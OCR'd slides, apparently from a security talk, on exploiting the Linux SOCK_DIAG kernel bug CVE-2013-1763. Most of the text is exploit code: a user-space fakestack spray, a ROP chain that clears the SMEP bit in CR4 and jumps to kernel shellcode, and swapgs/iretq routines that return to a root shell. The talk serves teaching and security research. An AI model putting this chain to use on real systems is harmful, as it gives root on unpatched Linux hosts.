
CVE-2013-1763

SOCK_DIAG




CVE-2013-1763

SOCK_DIAG



CVE-2013-1763

SOCK_DIAG



CVE-2013-1763
SOCK_DIAG

- Map the fakestack area in user-space:
  - 0x35000000 - 0x45000000
  - fakestack = mmap((void*)0x35000000, 0x10000000, 7|PROT_EXEC|PROT_READ|PROT_WRITE, 0x32, 0, 0))
- Spray the fakestack with:
  - pop rax; ret

```
for (int p = 0; p < 0x10000000/sizeof(void*); p++)
  *fakestack ++= 0xffffffff8100ad9eUL; // pop rax; ret
```

CVE-2013-1763
SOCK_DIAG

```
ptr = (unsigned long *)(fakestack + 0x10000000 - 0x1000);

*fakestack ++= 0xffffffff8133dc8fUL;  // pop rdi; ret

*fakestack ++= 0x407e0;                    // CLEAR SMEP BIT

        *fakestack ++= 0xffffffff810032edUL; // mov cr4, rdi; pop rbp; ret

        *fakestack ++= 0xdeadbeef;              // dummy placeholder

        *fakestack ++= (unsigned long)kernel_code; // transfer control to
our usual shellcode
```

CVE-2013-1763
SOCK_DIAG

- What about the stack ptr?
- iret it!

```
static void saveme() {
        asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "pushfq\n"
        "popq %2\n"
        : "=r" (user_cs), "=r" (user_ss),
"=r" (user_rflags) : : "memory");
}
```

CVE-2013-1763

SOCK_DIAG

```
static void restore() {
        asm volatile(
        "swapgs ;"
        "movq %0, 0x20(%%rsp)\t\n"
        "movq %1, 0x18(%%rsp)\t\n"
        "movq %2, 0x10(%%rsp)\t\n"
        "movq %3, 0x08(%%rsp)\t\n"
        "movq %4, 0x00(%%rsp)\t\n"
        "iretq"
        : : "r" (user_ss),
            "r" ((unsigned long)0x36000000),
            "r" (user_rflags),
            "r" (user_cs),
            "r" (shell)
        );
}
```

DEMO - ROP BYPASS

Questions?

@vnik5287